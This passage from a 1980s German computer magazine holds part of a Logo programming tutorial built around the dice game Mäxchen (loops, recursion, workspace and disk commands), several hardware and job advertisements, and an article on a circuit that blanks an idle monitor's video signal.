Das Unterstreichungszeichen '_' gehört nicht zur Logo-Syntax. Es wurde hier nur benutzt, um anzudeuten, daß zwei (oder mehrere) Bildschirmzeilen als eine syntaktische Logo-Zeile anzusehen sind. Die durch das Unterstreichungszeichen verbundenen Zeilen sind einfach fortlaufend (ohne Carriage-Return) einzutippen, wobei das Unterstreichungszeichen wegzulassen ist. Wenn eine optische Bildschirmzeile 'überläuft', dann deutet Logo dies durch ein Ausrufezeichen am rechten Bildschirmrand an. Das Ausrufezeichen gehört natürlich nicht zum Prozedurtext.

Das Grundwort DANN ist in WENN...DANN...-Passagen prinzipiell entbehrlich. Man bezeichnet solche Syntaxelemente in Lisp und Logo auch als 'syntaktischen Zucker'. Also sind die beiden folgenden Formulierungen gleichwertig:

```
WENN HOEHER? :M1 :M2 DANN ----
  ___ DZ [ M1 GEWINNT ]
```

beziehungsweise:

```
WENN HOEHER? :M1 :M2 DZ [M1 GEWINNT]
```

In der Prozedur HOEHER? wurde massiv von der Tatsache Gebrauch gemacht, daß der RUECKGABE-Befehl (kurz: RG) mit der Funktionswert-rückgabe zugleich immer ein Verlassen der gerade bearbeiteten Prozedur zur Folge hat. Diesem Umstand ist zu verdanken, daß die relativ komplizierte Bedingungsstruktur der Prozedur HOEHER? mit noch vergleichsweise wenigen PRUEFE- und WENN...DANN...SONST...-Grundwörtern realisierbar ist.

Schließlich wird noch die Hilfsprozedur PASCH?:M gebraucht. Sie gibt WAHR oder FALSCH zurück, je nachdem, ob das MAEXCHEN-Wort :M ein Pasch ist oder nicht. Bei der folgenden Realisierung profitiert man davon, daß die Vergleichsoperationen '<', '=', und '>' Logo-Funktionen sind und die Funktionswerte WAHR oder FALSCH zurückgeben. Man könnte sie also auch als 'Boolesche Funktionen' bezeichnen. Im Gegensatz zur sonstigen Funktionssyntax werden diese arithmetischen Operationen allerdings in der 'Infix'- und nicht wie sonst in der 'Präfix'-Schreibweise geschrieben. In der Präfix-Schreibweise müßte man zum Beispiel (= :A :B) an Stelle von (:A = :B) schreiben.

```
PR PASCH? :M
RG ( ER :M ) = ( LZ :M )
ENDE
```

```
PASCH? "55
ERGEBNIS: WAHR
```

```
PASCH? "21
ERGEBNIS: FALSCH
```

```
TO PASCH? :M
OP ( FIRST :M ) = ( LAST :M )
END
```

```
PASCH? "55
TRUE
```

```
PASCH? "21
FALSE
```


Wiederholungen

Wenn man von vornherein weiß, wie oft ein bestimmter Vorgang zu wiederholen ist, kann man mit dem WIEDERHOLE-Befehl (WH) arbeiten. Das, was zu wiederholen ist, muß in eckige Klammern geschrieben werden. Ein Beispiel:

```
WH 5 [ DZ ZZ 1000 ]
17
291
3
876
44
```

```
REPEAT 5 [ PR RANDOM 1000 ]
664
239
955
81
389
```

Andere Wiederholungsmöglichkeiten bieten der Sprungbefehl GEHE oder die Verwendung rekursiver Aufrufe. Der GEHE-Befehl sei am Problem MAEXCHEN.SERIE erläutert. Die Serie wird zunächst durch einen MAEXCHEN-Wurf gestartet und dann so lange fortgesetzt, bis ein Wurf kommt, der nicht höher ist als sein Vorgänger. In der Variablen I wird die 'Länge' der Serie gespeichert. Sie wird zum Schluß als Funktionswert zurückgegeben. (Die Zeilennummern in der folgenden Prozedur gehören nicht zum Prozedur-Text selbst, sondern sie dienen nur zur Orientierung in der nachfolgenden Beschreibung.)

```
1: PR MAEXCHEN.SERIE
2: LOKAL "M1 SETZE "M1 MAEXCHEN
3: LOKAL "M2
4: LOKAL "I SETZE "I 0
5: SCHLEIFENANFANG:
6: SETZE "M2 MAEXCHEN
7: SETZE "I ( :I + 1 )
8: ( DZ :I :M1 :M2 )
9: PRUEFE HOEHER? :M2 :M1
10: WF RG :I
11: SETZE "M1 :M2
12: GEHE "SCHLEIFENANFANG
13: ENDE
```

```
TO MAEXCHEN.SERIE
LOCAL "M1 MAKE "M1 MAEXCHEN
LOCAL "M2
LOCAL "I MAKE "I 0
LABEL "SCHLEIFENANFANG
MAKE "M2 MAEXCHEN
MAKE "I ( :I + 1 )
( PR :I :M1 :M2 )
TEST HOEHER? :M2 :M1
IFF [OP :I]
MAKE "M1 :M2
GO "SCHLEIFENANFANG
ENDE
```

Hier eine hypothetische Spielserie:

```
MAEXCHEN.SERIE
1 43 51
2 51 54
3 54 62
4 62 22
5 22 33
6 33 51
ERGEBNIS: 6
```

Die Zeile 2 in MAEXCHEN.SERIE ist ein Beispiel dafür, daß auch mehrere Anweisungen in einer Zeile stehen dürfen. Das Grundwort LOKAL dient der Erzeugung von lokalen Variablen (im obigen Fall: M1, M2 und I). Diese Variablen existieren nur so lange, wie die Prozedur läuft, in der sie definiert sind. Danach wird 'reiner Tisch' gemacht; die lokalen Variablen und ihre Werte werden getilgt und der von ihnen in Anspruch genommene Speicherplatz wieder freigegeben.

Hätte man in der obigen Prozedur auf die Anweisungen LOKAL "M1, LOKAL "M2 und LOKAL "I verzichtet, so wäre die Prozedur zwar auch gelaufen, die Variablen M1, M2 und I hätten aber auch noch nach dem Lauf existiert. Man hätte sie dann zum Beispiel ausdrucken, anders belegen oder mit Hilfe des Befehls ZEIGE NAMEN inspizieren können. M1, M2 und I wären dann globale Variablen gewesen.

Programmier-'Newcomer' arbeiten oft lieber mit globalen als mit lokalen Variablen; etwas Erfahrung zeigt jedoch, daß globale Variablen leicht Namenskonflikte heraufbeschwören. Ein sauberer Programmierstil zeichnet sich dadurch aus, daß auf globale Variablen möglichst verzichtet wird.

Das Wort SCHLEIFENANFANG: in Zeile 5 markiert eine Sprungstelle. Logo erkennt am nachgestellten Doppelpunkt (englisch: colon), daß das Wort kein Prozedurname, sondern eine Markierung ist. Der Doppelpunkt gehört jedoch nicht zum Markierungsnamen. Nach dem Sprungbefehl GEHE muß der Markierungsname gequotationet werden (sofern er nicht als Funktionswert zur Verfügung gestellt wird).

Die Zeilen 7 und 11 von MAEXCHEN.SERIE machen noch einmal das Variablenkonzept von Logo und insbesondere die Unterscheidung zwischen dem Namen und dem Wert von Variablen deutlich. Zeile 11 kann

etwa folgendermaßen 'gelesen' werden: 'Weise der Variablen des Namens M1 den Wert der Variablen M2 zu'; und Zeile 7: 'Weise der Variablen des Namens I den um eins erhöhten Wert der Variablen desselben Namens zu'.

Zeile 8 zeigt, daß mit einem Druckbefehl (DZ) auch mehrere Daten ausgedruckt werden können. Der gesamte Druckbefehl muß dann aber eingeklammert werden, damit Logo weiß, wann Schluß ist.

Mancher Leser wird vielleicht das Grundwort WW am Anfang der Zeile 11 vermissen. In der Tat würde die Prozedur dann genauso laufen wie in der vorliegenden Version. Da jedoch die Funktionswertrückgabe in Zeile 10 zur Folge hat, daß die Prozedur verlassen wird, werden die Zeilen 11 und 12 sowieso nur im WW-Fall ausgeführt.

Am Anfang macht es Spaß, die einzelnen Mäxchen-Ergebnisse alle ausgedruckt zu bekommen (siehe Zeile 8). Später, wenn man vielleicht im Rahmen einer statistischen Untersuchung nur noch an der 'Länge' der jeweiligen Serie interessiert ist, kann der Ausdruck der Mäxchen-Werte dagegen störend wirken. Man könnte Zeile 8 dann zwar löschen; eine elegantere Methode ist aber, dieser Zeile ein Semikolon (;) voranzustellen. Die Zeile wird dann als Kommentar gewertet:

```
Zeile 8(neu): ; ( DZ :I :M1 :M2 )
```

Wenn man - etwa für Testzwecke - den Ausdruck wieder sehen will, dann braucht man nur das Semikolon zu entfernen.

Das Ausdrucken von ausgewählten Variablen ist auch eine praktikable Alternative zum Protokollmodus (Eingabe: PE / PA), durch dessen Informationsfülle der Benutzer manchmal 'erschlagen' wird.

Rekursion

Prozeduren und Funktionen dürfen sich in Logo selbst aufrufen (Rekursion). Die Rekursion spielt so die Rolle einer Kontrollstruktur. Auch dazu sei noch ein Beispiel gegeben.

Mit der folgenden Prozedur können Sie eine längere Versuchsreihe von Mäxchen-Serien durchführen. Die Länge der Versuchsreihe ist durch den Parameter :L gegeben. In der fol-

genden Prozedur werden :L Mäxchen-Serien durchgeführt und das Maximum sowie der Durchschnitt der Laufzeiten in den Einzelserien bestimmt.

```
PR MAEXCHEN.VERSUCHSREIHE :L
LOKAL "MAXIMUM SETZE "MAXIMUM 0
LOKAL "SUMME SETZE "SUMME 0
LOKAL "V
MAEXCHEN.VERSUCHSREIHE.HP 0
( DZ "DURCHSCHNITT: :SUMME / :L )
( DZ "MAXIMUM: :MAXIMUM )
ENDE
```

```
PR MAEXCHEN.VERSUCHSREIHE.HP :I
WENN :I = :L DANN RUECKKEHR
SETZE "V MAEXCHEN.SERIE
SETZE "SUMME :SUMME + :V
WENN :V > :MAXIMUM DANN -----
___ SETZE "MAXIMUM :V
MAEXCHEN.VERSUCHSREIHE.HP :I+1
ENDE
```

```
TO MAEXCHEN.VERSUCHSREIHE :L
LOCAL "MAXIMUM MAKE "MAXIMUM 0
LOCAL "SUMME MAKE "SUMME 0
LOCAL "V
MAEXCHEN.VERSUCHSREIHE.HP 0
( PR "DURCHSCHNITT: :SUMME / :L )
( PR "MAXIMUM: :MAXIMUM )
ENDE
```

```
TO MAEXCHEN.VERSUCHSREIHE.HP :I
IF :I = :L [STOP]
MAKE "V MAEXCHEN.SERIE
MAKE "SUMME :SUMME + :V
IF :V > :MAXIMUM [MAKE "MAXIMUM :V]
MAEXCHEN.VERSUCHSREIHE.HP :I + 1
ENDE
```

Ein Aufruf-Beispiel mit 'ausgeschaltetem' Druckbefehl (Zeile 8 in MAEXCHEN.SERIE):

```
MAEXCHEN.VERSUCHSREIHE 20
DURCHSCHNITT: 1.55
MAXIMUM: 5
```

Die Prozedur MAEXCHEN.VERSUCHSREIHE dient im wesentlichen der Ablaufsteuerung: Initialisierung von (lokalen) Variablen, Aufruf der Hilfsprozedur MAEXCHEN.VERSUCHSREIHE.HP (das 'HP' soll 'Hilfsprozedur' bedeuten) sowie Ausdruck der ermittelten Daten (Durchschnitt und Maximum). Eine voll funktionale Lösung ist mit unseren bisherigen Mitteln nicht möglich, da wir nicht mehrere Funktionswerte auf einmal zurückgeben können. Im nächsten Teil dieser Serie werden Sie sehen, wie diese Einschränkung mit Hilfe des Listenkonzepts von Logo aufgehoben werden kann.

Das eigentliche 'Arbeitspferd' ist die Hilfsprozedur mit dem Zusatz '.HP'. Der Eingabeparameter :I spielt die Rolle eines

Zählers. Sein Anfangswert wird beim Aufruf der Hilfsprozedur auf 0 gesetzt. Die letzte Aktion der Hilfsprozedur besteht darin, sich selbst aufzurufen. Das 'Sich-selbst-Aufrufen' wird in der Informatik als Rekursion bezeichnet. Rekursive Programme sind von ihrer Formulierung her meist sehr elegant; sie haben aber den Nachteil, daß während der Laufzeit ein 'Rekursions-Stack' aufgebaut werden muß, der den Speicher sprengen kann, wenn die Rekursion zu stark in die Tiefe geht.

Im obigen Fall liegt ein besonders wichtiger Spezialfall vor: Es kommt nur ein einziger rekursiver Aufruf vor, und der ist zugleich die letzte Aktion der (rekursiven) Hilfsprozedur. Dieser Sonderfall wird als Endrekursion bezeichnet. Die Endrekursion wird von Logo besonders effizient gehandhabt: sie wird intern in eine Iteration ('Befehls-Wiederholung') umgesetzt. Dadurch wird ein Überlaufen des Rekursions-Stacks vermieden.

Arbeitsumgebung

Wenn man programmiert, dann hat man bei den meisten Programmiersprachen zu einem bestimmten Zeitpunkt immer nur ein Programm im Speicher, das man editiert, kompiliert oder laufen läßt.

In Logo hat man dagegen im allgemeinen stets eine ganze Gruppe von Prozeduren im Speicher. Jede Prozedur wird durch den Aufruf ihres Namens und die Eingabe der aktuellen Parameter gestartet. Die Gesamtheit aller dieser im Speicher befindlichen Prozeduren (und Funktionen) sowie alle globalen

Variablen (die man jedoch nur sparsam verwenden sollte) stellen die jeweilige Logo-Arbeitsumgebung dar.

Mit dem Befehl ZEIGE ALLES (DR-Logo: POALL) kann man die gesamte Arbeitsumgebung auflisten. ZEIGE NAMEN (DR-Logo: PONS) listet definierte Variablen mit ihren Werten und ZEIGE TITEL (DR-Logo: POTS) listet alle Prozedurköpfe (Prozedurnamen und Eingabeparameter) auf. Wenn man eine einzelne Prozedur nur sehen (und nicht editieren) will, dann kann man sie mit dem Befehl ZEIGE PN (DR-Logo: PO "PN) ausdrucken. PN ist dabei der Prozedurname, der in diesem Fall beim IWT-Logo ausnahmsweise nicht gequotet werden darf.

Wenn eine Leitung zum Drucker geöffnet ist, kann man die Arbeitsumgebung mit diesen ZEIGE-Befehlen auch auf Papier ausdrucken. Beim deutschen IWT-Logo sind die Drucker-Kanäle folgendermaßen zu öffnen und zu schließen:

(a) APPLE-II-Version

Druckerleitung öffnen: AUSGANG 1 (falls das Drucker-Interface in 'Slot' Nummer 1 steckt; andernfalls die entsprechende Slot-Nummer eingeben).

Druckerleitung schließen: AUSGANG 0.

(Englischsprachige Version: OUTDEV 1 beziehungsweise: OUTDEV 0).

(b) Commodore-64-Version:

Druckerleitung öffnen: DRE (für Drucker Ein).

Druckerleitung schließen: DRA (für Drucker Aus).

(Englischsprachige Version: PRINTER beziehungsweise: NOPRINTER).

(In DR-Logo wird die Druckerleitung mit COPYON geöffnet und mit COPYOFF wieder geschlossen. Die Red.)

Die Drucker-Parameter können mit dem Befehl OPTION (englischsprachige Version: .OPTION) verändert werden.

Disketten-Operationen

Man kann die gesamte Arbeitsumgebung mit dem Befehl BEWAHRE (BW) auf einer Diskette abspeichern; im obigen Fall also etwa mit dem Befehl

```
BW "MAEXCHEN
```

```
SAVE "MAEXCHEN
```

(Hierbei muß der Dateiname gequotet werden.) Der Dateiname wird unabhängig von den Prozedurnamen verwaltet und darf insbesondere auch mit einem der Prozedurnamen übereinstimmen. Zur Kennzeichnung aller Logo-Dateien hängt Logo selbständig den Zusatz .LOGO an den Dateinamen an.

Der Befehl INHALT (IH) liefert einen Überblick über das Disketten-Verzeichnis. Die MAEXCHEN-Datei ist unter dem Eintrag MAEXCHEN.LOGO zu finden.

Mit dem Befehl LADE (also zum Beispiel: LADE "MAEXCHEN) wird eine Logo-Datei in die Arbeitsumgebung geladen. Die alten Prozeduren und Variablen bleiben dabei im

Prinzip erhalten; nur wenn eine der neu geladenen Prozeduren (oder Variablen) denselben Namen wie eine der alten Prozeduren (oder Variablen) hat, dann wird die alte Version von der neu geladenen Version überschrieben.

Beim deutschen Logo für den Commodore 64 kann man auch einzelne Prozeduren auf die Diskette schreiben. Mit dem Befehl

```
(BW "D [ A B C ])
```

würden zum Beispiel die (hier fiktiven) Prozeduren A, B und C unter dem Namen D auf die Diskette geschrieben. Alle Prozedurnamen sind in eckige Klammern und der Gesamtbefehl ist in runde Klammern zu schreiben.

Außerdem kann man beim deutschen Logo für den Commodore 64 mit 'Joker'-Zeichen (englisch: 'wildcards') arbeiten. Falls sich zum Beispiel kein weiterer Dateiname auf der Diskette befindet, der mit MAEX beginnt, kann man die Datei MAEXCHEN auch mit dem Befehl LADE "MAEX* laden.

(Die Disketten-Befehle im DR-Logo:

```
BEWAHRE - SAVE
LADE - LOAD
INHALT - DIR
```

DR-Logo akzeptiert hier keine 'wildcards'. Die Red.)

Wer sich bisher noch nicht mit KI-Sprachen beschäftigt hat, der wird im nächsten Teil dieser Serie interessantes Neuland betreten: Zuerst wird der Datentyp 'Liste' vorgestellt, und dann heißt das Thema Listenverarbeitung.



In der c't-Redaktion ist eine

Volontariatsstelle

(Ausbildung zum Fachredakteur / zur Fachredakteurin für Mikrocomputertechnik) zu besetzen. Voraussetzungen: Abitur, praktische Erfahrung mit Mikrocomputern und Interesse an der Computertechnik, Programmiererfahrung, gute sprachliche Ausdrucksfähigkeit, Bereitschaft zu überdurchschnittlichem Engagement und Teamarbeit.

Kurzbewerbung mit tabellarischem Lebenslauf an: **Redaktion c't**



Verlag Heinz Heise
Postfach 6104 07
3000 Hannover 61



COMEX

**Besondere Probleme erfordern besondere Lösungen.
Haben Sie besondere Probleme? Besondere Lösungen hat COMEX:**



unkomplizierte, preiswerte, funktionssichere für die Bereiche:

- asynchrone Netzwerke
- Inhouse-Modem
- abstrahlungs- und abhörsichere Terminals

...Lassen Sie sich zeigen, was wir unter moderner Inhouse-Kommunikation verstehen!
Anruf genügt: (07032) 6007



**echt COMEX ...
sichere Datenkommunikation aus Schweden**

COMEX Electronics GmbH

Reinhold-Schick-Platz 3, D-7033 Herrenberg, Telefon (07032) 6007, Telex 7 265 589 comx-d

Frank & Walter
COMPUTER GMBH
05 31/69 10 72

Salzdahlumer Str. 196
3300 Braunschweig

TELEX
952 637 fwgbr d

— Direktimporteur
— eigener Werkstattdienst
— 7 Monate Garantie

**ACHTUNG!
HÄNDLER-
SUPERPREISE**

ARCA PC/XT
IBM-PC/XT-Kompatibel

Mehr als
10 000fach
bewährt

ARCA AT
IBM-AT-Kompatibel

In Einzelteilen oder Komplett

640K Motherboard mit 8088 CPU (4.77 MHz) Color-Grafik-Karte, Hercules-Karte, Multi-I/O-Karte, Laufwerke, Controller, Festplatten, Printer-Karte, RS-232-Karte, Multifunktionskarte und, und...

1024KB Mainboard mit 80286 CPU (6/8 MHz) EGA-Karte, HDD/FDD-Controller, Laufwerk, Harddisk, Multifunktionskarte, Seriell/Parallel-Karte, Speichererweiterungskarten und, und...

Grundpaket ab **1199,- DM**
inkl. Textverarbeitung

Grundpaket ab **3499,- DM**
inkl. Textverarbeitung

Fordern Sie unsere KOMPLETTE KOSTENLOSE LISTE an oder Sie setzen sich mit uns telefonisch in Verbindung und lassen sich kostenlos und unverbindlich beraten. Wir stellen Ihnen gern Ihr individuelles System zu optimalen Preisen zusammen.

ANGEBOT: 2-MB-RAM-Card (OK) f. PC/XT 398,- DM

Apple-Kompatibles
Komplettsysteme
Interfacekarten
Laufwerke

Weiter im Programm:
Commodore, Apple, Star, NEC, Teac
Okidata, Brother, Panasonic, Zenith und,
und...

Monitore, Drucker, Laufwerke, Disketten
und, und...

Alles zu Superpreisen
KOMPLETTE LISTE anfordern!!!

ab **899,- DM**

Bildschirmtext

Modems
Alle Modems noch ohne fernmelderechtliche Zulassung, daher ist der Betrieb in der BRD u. West-Berlin gesetzlich verboten. Die Zulassung wird beantragt.

1200T Modem DM 248,-
300, 600, 1200, 1200/75 Baud
V.21 u.V.23 Automatic, BTX-fähig

1200TH Modem DM 699,-
300, 600, 1200, 1200/1200 Baud
Modem V.21 und V.22 Hayes
kompatibel

*Btx + Dfu
total!*

BTX-Decoder
BTX-Term 64 DM 198,-
für C64, C128 Modul, Schnittstelle und Software sowie einem komfortablen Terminal-Programm.

BTX-Term PC DM 198,-
für IBM PC, XT, AT Schnittstelle und Software

BTX-Term ist ein Bildschirmtext-decoder mit vielen Funktionen für den einfachen und komfortablen Dialog mit der BTX-Zentrale. BTX-Term besitzt eine RSR232 (V.24) Schnittstelle für den direkten Anschluß mit Akustikkoppler oder Modem.

BTX-Komplettpaket DM 498,-
bestehend aus BTX-Term und Dataphon s21-23d

Infomaterial kostenlos - Anruf genügt!

Akustikkoppler
Dataphon s21-23d DM 328,-
300, 600, 1200, 1200/75 Baud
V.21 u.V.23 Automatic, BTX-fähig

Drucker
Citizen 120 D DM 498,-
Star NL 10 DM 698,-
NEC P6 DM 1198,-


STOCKEM COMPUTERTECHNIK
Armin Stockem
Lange Wende 33 · 4770 Soest · Tel. 02921/73078 · BTX 02921/73079

IBM PC, XT, AT sind eingetragene Warenzeichen der IBM Corp. / Hayes ist eingetragenes Warenzeichen von Hayes Microcomputer Products Inc. / Atari ST ist eingetragenes Warenzeichen der Atari Corp.

Drucker ohne Kompromisse!

Die neue FACIT-Druckerfamilie ★ souverän ★ ergonomisch ★ komplett:

<p>FACIT: B 3350: 18 Nadeln/132 Stellen — 18 Nadeln B 3150: 9 Nadeln/132 Stellen — 9 Nadeln</p> <p>Druckgeschwindigkeiten Protokolldruck: 250/200 CPS</p> <p>Emulationen (standard) IBM Proprinter, FACIT, Epson FX/JX, FACIT/Epson</p> <p>Schnittstellen (standard) Seriell und parallel, Ready/Busy, Xon/Xoff, ETX (ENQ)/ACK 12 KByte Eingabepuffer</p>	<p>NLQ: 100/60 CPS 4/7 Farb-Druck</p> <div style="border: 1px solid black; padding: 5px; text-align: center;"> <p>Logis Electronic GmbH Andernacher Str. 2 5000 Köln 51 Tel. 02 21/37 50 17</p> </div>	<p>Papiertransport Schub- und Zugtraktor manuelle und autom. Einzelblattzuführung, Zuführung von unten, Abreißvorrichtung</p> <p>Zeichenabstand Protokolldruck: 10, 12, 15, 16.7 und proportional NLQ: 10, 12, proportional</p> <p>Matrix: Protokolldruck: 9x9 NLQ: 18x25 Grafik: 60—240 DPI (horizontal) Minimum 1/144" (vertikal)</p>
---	---	---



Röhrenschoner

oder:

Nach fünf Minuten verlöscht der Bildschirm

Udo Krebs

Sollte es einmal vorkommen, daß Sie vor dem Bildschirm Ihres Rechners einschlafen (schlechtes Programm oder so), nimmt Ihnen diese Schaltung, nach einiger Zeit der Ruhe, das fällige Abschalten des 'Fernsehers' ab. Das trägt nicht nur zu ungestörtem Schlaf bei, sondern schont vor allem die Bildröhre.

Der Artikel hat noch gar nicht richtig angefangen, und schon sind zwei Fehler drin: Erstens vergehen bis zum Zeitpunkt X (dem Dunkelwerden des Monitors) nicht fünf, sondern eher sechseinhalb oder sieben Minuten; außerdem wird nicht der Monitor abgeschaltet, sondern das Video- oder BAS-Ausgangssignal des Rechners kurzgeschlossen und damit unterdrückt.

Dieses recht rabiate Vorgehen ist allerdings nur dann möglich, wenn der Monitorausgang Ihres Rechners kurzschlußfest ist. Das ist in der Regel dann der Fall, wenn die Ausgangsstufe des Video-Interface mit Open-Collector-ICs aufgebaut ist (wie etwa beim GRIP, für den die Schaltung entwickelt wurde) oder einen Transistorverstärker mit 'Vorwiderstand' aufweist (typisch 68 oder 75 Ohm, um den Innenwiderstand der Ausgangsschaltung an den Wellenwiderstand des Kabels anzupassen). Das soll aber nicht heißen, daß der Röhrenschoner für an-

dere Rechner nicht einsetzbar wäre, wie im folgenden noch erläutert werden wird.

Unbedingte Voraussetzung ist jedoch, daß das Strobe-Signal der Tastatur zur Verfügung steht (negativer Impuls), da es zum Wiedereinschalten der Videoausgabe herangezogen wird. Dabei landet die erste Tasteneingabe nach der Verdunkelung nicht beim Rechner – man braucht also keine Eingaben 'blind' zu tätigen.

Ein Thema ...

Die Schaltung besteht im wesentlichen aus dem Oszillator-/Zähler-Baustein 4060, der die gewünschte Wartezeit 'abzählt', und zwei Flipflops (4013); das obere Flipflop steuert das Videosignal, das untere den Strobe-Impuls der Tastatur.

Während der normalen Arbeit am Rechner ist der Ausgang Q14 des Zählers ständig 'Low', weil jeder Tastendruck (Low-Impuls am KSTB-Eingang) den Zähler zurücksetzt und damit auch die Flipflops gelöscht hält. Videosignal und Tastatur-Strobe können somit ungehindert passieren.

Erfolgte rund sieben Minuten lang keine Tasteneingabe, wechselt der Ausgang Q14 des Zählers auf 'High'-Pegel und setzt damit beide Flipflops. Das Videosignal wird kurzgeschlossen und der Tastatur-Strobe-Ausgang (STBOUT) blockiert.


Wieder zum Leben erweckt wird der Bildschirm durch den Druck auf eine beliebige Taste. Der Witz dabei ist, daß der dadurch ausgelöste Strobe-Impuls zunächst nur den Zähler und das Video-Flipflop zurücksetzt. Das Flipflop für den Strobe bleibt noch bis zur hinteren (steigenden) Flanke des KSTB-Impulses gelöscht; dadurch schaltet der erste Tastendruck nach der Verdunkelung nur den Schirm wieder hell, erst der zweite kommt auch als Eingabe beim Rechner an.

Ein Low-Impuls am Eingang GRIPWR läßt die Schaltung ebenfalls zum Normalbetrieb zurückkehren. Verbindet man diesen Eingang mit dem Ausgabe-Strobe des Rechners – beim GRIP mit Pin 13 von Z6 (8255) –, verhindert dies, daß der Rechner stillschweigend Ausgaben auf den abgeschalteten Schirm schreiben kann.

Die Schaltung ist hauptsächlich in CMOS-Technik ausgeführt, was einen sehr niedrigen Stromverbrauch bei minimalem Bauteileaufwand zur Folge hat. Lediglich für den Teil, der beim Zusammenspiel der beteiligten Baugruppen möglicherweise zeitkritisch sein kann (und beim Autor auch war), wurde ein LS-IC spendiert.


... mit Variationen

Für ein anderes Video-Interface als den GRIP ist eventuell das




Ein Video-Ausgang in Open-Collector-Schaltung (hier der vom GRIP) ist vom Prinzip her kurzschlußfest.

Ob auch ein Video- oder BAS-Ausgang mit Emitterfolger kurzschlußfest ist, hängt von der im Transistor und im Längswiderstand maximal zu 'verbratenden' Leistung ab. Für diese Anwendung gängige Transistoren (BC107/8, 237/8 und ähnliche) vertragen 'ohne rot zu werden' rund 1/4 Watt, Widerstände je nach Bauform 1/3 oder 1/2 Watt.



$$P_{Tmax} = \left(\frac{U_B}{2}\right)^2 \left(\frac{1}{R_L} + \frac{1}{R_E}\right)$$

$$P_{RLmax} = U_B^2 \cdot \frac{1}{R_L}$$



Der oft gerühmte Fernsehschlaf braucht auch vor dem Monitor eines Rechners keine Sünde zu sein – und mit dem Röhrenschoner auch nicht auf Kosten der Monitorröhre zu gehen.

eine oder andere zu ändern. Das Hauptaugenmerk gilt dabei der Ausgangsschaltung für das Video-Signal. Wie bereits angesprochen, muß diese für den Röhrenschoner in der abgedruckten Form kurzschlußfest sein, was bei Open-Collector-Schaltungen in der Regel keine Frage ist. Bei einem Transistorverstärker im Ausgang (Emitterfolger) sollte man sich durch Überschlagsrechnungen vergewissern, daß weder der Transistor noch der Längswiderstand überlastet werden können (siehe nebenstehendes Beispiel).

Ist dies nicht der Fall oder liegt

eine andersartige Ausgangsschaltung vor, sollte man zum Abschalten des Videosignals lieber den Ruhekontakt eines 'Um'-Relais verwenden (Dunkelschalten durch Unterbrechen statt Kurzschließen). Der Einsatz eines Relais bietet sich auch dann an, wenn der Ausgang des Video-Interface für den BC107 des Röhrenschoners zu niederohmig ist. Dieser Fall ist im Schaltbild angedeutet und daran zu erkennen, daß das Bild beim Abschalten nicht ganz verschwindet.

Läßt sich kein geeignetes Ausgabe-Strobe-Signal des Rechners finden, muß man leider auf das automatische Wieder-Hell-Schalten bei Bildschirmausgaben verzichten. Der GRIPWR-Eingang ist dann dauerhaft auf 'High' zu legen oder einfach mit KSTB zu verbinden.

